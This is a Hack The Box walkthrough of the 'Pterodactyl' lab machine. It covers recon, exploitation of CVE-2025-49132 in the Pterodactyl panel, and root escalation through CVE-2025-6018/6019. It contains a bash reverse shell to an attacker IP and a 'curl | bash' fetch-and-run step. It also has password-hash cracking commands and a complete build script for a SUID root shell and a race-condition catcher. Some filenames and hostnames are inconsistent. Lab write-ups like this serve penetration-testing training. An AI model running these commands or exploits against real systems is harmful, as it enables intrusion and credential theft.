


Command: nmap -A -Pn -sC 10.10.X.X -o nmapresult
Command: echo ‘10.10.10.10 Pterodactyl.htb play.Pterodactyl.htb


nothing special, started doing ffuf, below is the command:
Command: ffuf -u http://10.129.5.199/ \ -H “Host: FUZZ.pterodactyl.htb” \ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \ -fs 145

Access the URL http://panel.petrodactyl.htb
Exploitation of CVE-2025-49132

Command: curl -v “http://panel.pterodactyl.htb/locales/locale.json”

Command: git clone https://github.com/str1keboo/CVE-2025-49132/blob/
Command: python3 CVE-2025-49132-PoC.py test http://panel.pterodactyl.htb


Command: curl -G “http://panel.pterodactyl.htb/locales/locale.json” \ –data-urlencode “locale=../../../pterodactyl” \
–data-urlencode “namespace=config/database”

Command:python3 CVE-2025-49132-PoC.py dump http://panel.pterodactyl.htb
Command: git clone https://github.com/malw0re/CVE-2025-49132-Mods/blob/main/
Command: python3 x.py –host panel.pterodactyl.htb –interactive

Command: echo ‘bash -i >& /dev/tcp/10.10.X.X/4XXX 0>&1’ > XXX.sh

Command: python3 -m http.server 4XXX


Command: nc -lvnp 6XXX

Command: curl http://10.X.X.X:4XX/XXXX.sh | bash

Connection Confirmation

Command: whoami, id
Command: mysql -h 127.0.0.1 -u pterodactyl -pPteraPanel panel


Command: SHOW TABLES; USE panel; SHOW TABLES; DESCRIBE users; SELECT * FROM users;

Command: echo ‘$2XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX5gD2’ > hashed.txt
echo ‘XXXXXX$XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXi’ >> hashed.txt
Command: john hashes.txt –wordlist=/home/kali/Desktop/wordlists/rockyou.txt/rockyou.txt –format=bcrypt

You will be able to see the cracked password once it is found in the wordlist.
Command: ssh p******3@10.10.X.X, enter the password
Command: cat user.txt

ROOT Flag
Command: git clone https://github.com/ibrahmsql/CVE-2025-6018/blob/main/
Command: python3 X.py -i 10.10.X.X -u p***** -p !Q****

No Success
Manually execting the commands.
Commands: –
Check allow_active
Command: gdbus call –system –dest org.freedesktop.login1 –object-path /org/freedesktop/login1 –method org.freedesktop.login1.Manager.CanReboot
Setup loop device
Command: udisksctl loop-setup -f /tmp/xfs.image –no-user-interaction
Find loop device (usually /dev/loopX)
Command: ls -la /dev/loop*
Trigger resize via gdbus
Command: gdbus call –system –dest org.freedesktop.UDisks2 –object-path /org/freedesktop/UDisks2/block_devices/loopX –method org.freedesktop.UDisks2.Filesystem.Resize 0 ‘{}’
Find SUID bash
Command: find /tmp -name “bash” -perm -4000 2>/dev/null
Execute
Command: /tmp/blockdev.XXXXX/bash -p

CVE-2025-6018 & CVE-2025-6019 Automated script
Command: git clone https://github.com/MichaelVenturella/CVE-2025-6018-6019-PoC/blob/main
Command: nano build_poc.sh
Credit goes to Michael Vunturella
#!/bin/bash
# Run this on KALI.
# It creates 'exploit.img' and 'catcher' to upload to the target.

echo "[*] Building CVE-2025-6018/6019 PoC..."

# 1. Compile Static SUID Shell Wrapper
# This ensures the shell works on any target regardless of glibc version.
cat << 'EOF' > shell.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main() {
    setuid(0); setgid(0);
    system("/bin/bash -p");
    return 0;
}
EOF
gcc shell.c -o rootbash -static
echo "[+] Compiled static rootbash."

# 2. Create and Format the Image
dd if=/dev/zero of=exploit.img bs=1M count=400 status=none
# Check if mkfs.xfs exists
if ! command -v mkfs.xfs &> /dev/null; then
    echo "[-] mkfs.xfs missing. Install with: apt install xfsprogs"
    exit 1
fi
mkfs.xfs -f exploit.img >/dev/null
echo "[+] Created XFS image."

# 3. Inject the SUID Shell
mkdir -p mnt_poc
sudo mount exploit.img mnt_poc
sudo cp rootbash mnt_poc/rootbash
sudo chmod 4755 mnt_poc/rootbash
sudo umount mnt_poc
rm -rf mnt_poc shell.c rootbash
echo "[+] Injected SUID shell into image."

# 4. Compile the Catcher
# This C program wins the race condition by monitoring /proc/mounts
cat << 'EOF' > catcher.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    printf("[*] Sniper started. Waiting for ANY loop mount...\n");
    while (1) {
        FILE *fp = fopen("/proc/mounts", "r");
        if (fp) {
            char line[2048];
            while (fgets(line, sizeof(line), fp)) {
                // Look for loop device NOT in standard /run/media
                if (strstr(line, "/dev/loop") && !strstr(line, "/run/media")) {
                    char *path = strtok(line, " "); // dev
                    path = strtok(NULL, " ");       // mountpoint

                    printf("\n[!!!] HIT! Mounted at: %s\n", path);
                    char cmd[1024];
                    snprintf(cmd, sizeof(cmd), "%s/rootbash -p", path);
                    system(cmd);
                    exit(0);
                }
            }
            fclose(fp);
        }
    }
}
EOF
gcc catcher.c -o catcher -static
rm catcher.c
echo "[+] Compiled static catcher."

echo ""
echo "[SUCCESS] Upload 'exploit.img' and 'catcher' to the target /tmp folder."
Command: chmod +x build_poc.sh

In your kali run the following command: ./build_poc.sh

Command: python3 -m http.server

on Your target machine, run the following command to download the catcher and exploit.img files, make sure that you are in tmp folder
Command: wget http://10.10.X.X:XXXX0/xfs.img
Command: wget http://10.10.XX.XX:XXX0/catcher
Command: wget http://10.10.XX.XX:XXX0/exp.sh

Command: chmod +x poc_bash.sh
Command: ./poc_bash.sh

Command: id


Command: cd /root
Command: cat root.txt



One response to “Pterodactyl HTB Writeup”
i am doing with MacM2 and CVE-2025-6018-6019 seen don’t work well